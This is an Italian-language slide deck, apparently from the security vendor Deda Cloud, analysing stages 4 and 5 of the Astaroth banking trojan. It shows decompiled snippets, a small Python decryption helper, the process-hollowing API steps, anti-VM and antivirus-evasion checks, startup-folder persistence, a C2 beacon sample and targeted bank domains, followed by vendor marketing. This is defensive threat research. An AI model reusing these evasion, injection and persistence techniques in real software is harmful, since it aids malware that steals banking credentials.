

```
v26 = _InterlockedExchange(&v28, a3);
v27 = a2;
v28 = a1;
v12 = &savedregs;
v11[1] = (unsigned int)&off_73451000 - 1929562634;
v11[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)v11);
sub_73473BC0();
v16 = 0;
sub_73457754();
key = '*';
v10 = &savedregs;
v9[1] = (unsigned int)&off_73451000 - 1929564610;
v9[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)v9);
sub_734596BC();
sub_734596BC();
sub_734739F0(v28, &payload, v4);
decrypt_payload(payload, key, (int)&v24);
if ( *v27 )
  v16 = sub_73473B08();
if ( v16 == 1 )
```


```
def xor_file():
  with open(".\sdk.log", 'rb') as f_in, open(".\sdk_decr.log",'wb') as f_out:
    while True:
      byte = f_in.read(1)
      if not byte:
        break
      eax = bytes([((byte[0]-0x2A+0x100)&0xFF)])
      f_out.write(eax)
```

Astaroth – Stage 4

"Process Injection": PROCESS HOLLOWING

1. Il malware crea un processo nello stato ‘sospeso’.
   - CreateProcess() con il flag CREATE_SUSPENDED
2. Il malware dealloca la memoria originariamente predisposta del processo legittimo.
   - NtUnmapViewOfSection()
3. Il malware alloca una nuova area di memoria e ci scrive il proprio payload malevolo.
   - VirtualAllocEx() e WriteProcessMemory()
4. Il malware imposta il codice appena scritto come nuovo entry point.
   - SetThreadContext()
5. Il malware può avviare l’esecuzione.
   - ResumeThread()






Astaroth – Stage 5


- Payload di Astaroth (beldraksonthildno) scritto in **Borland Delphi**
- **Anti-VM e Anti-debug**
  - Controlla l'esistenza di processi (vmtoolsd, x32dbg, VBoxService, ecc)
  - powershell.exe stop-computer –force

```
if ( (unsigned __int8)antianalysis(v7, v3, v4, v5) == TRUE )
  shutdown((int)ExceptionList, v16, v17);
```

- **Anti-analysis**
  - Utilizzo di stringhe cifrate
- **Persistenza**
  - creazione di un .lnk nella Startup (T1547.001)
- **Evasion**
  - controlla se nel sistema è installato Avast o AVG come antivirus

```
decode((int)L"83138A727510E4A83FAF29D8DFA55326B12BB740443DCBB72CB12AD4D1A2", &AvastSoftware, a2, a3, a4);
if ( !(unsigned __int8)sub_F6AA34(AvastSoftware) && !(unsigned __int8)sub_F6AA34(&AVG) )
  DropLNK(dword_FAE33C);
```






Astaroth – Stage 5


- Enumera e invia ai propri C2 una serie di informazioni come hostname, username, lingua di sistema, browser usati.

```
DESKTOPGLFRER9.2ED2FDF4_]-:-[_Win:10.0_]-:-[_0358_]-:-[_tunnel1.log_]-:-[_0_]-:-[_1NF0_]-:-[_x_]-:-[_*a:Windows_Defender
*_]-:-[_0358_FAR4D4Y_IT__]-:-[_italiano_(italia)
```



- Spia i titoli delle finestre aperte nella sessione utente.
- Individua connessioni verso siti di piattaforme Home Banking di diverse istituzioni bancarie (anche italiane).

ing.it	unicredit.it	mediobanca.com
chebanca.it	bper.it	
hype.it	mps.it	bancodesio.it
revolut.com	bnl.it	bancobpm.it
n26.com	cdp.it	



Fonte: Cisco Talos

- Installa keystroke e effettua screenshot in prossimità del

```
if ( *(_WORD *)(a1 + 154) )
{
  v6 = ShiftState();
  GetCursorPos(v18);
```

deda.cloud
your safe IT

@Home

@Deda

@Hyper

OnPrem

Risk | BIA Assessment

Red Team Services

Managed Detection and Response

Deda Cloud

IBM
Platinum Partner

Integrazione con soluzioni di punta del mercato

Sicurezza avanzata per gli ambienti basati su server IBM Power Systems

Soluzioni di sicurezza basate sulle funzionalità storage avanzate

Protezione dell'accesso e crittografia dei dati

Soluzioni IBM

QRadar EDR & XDR

QRadar Log Insights

QRadar SIEM

QRadar SOAR

QRadar Suite – Cloud Pak for Security

Grazie per l’attenzione

Q/A

deda.cloud
your safe IT

info@dedagroup.it
www.deda.cloud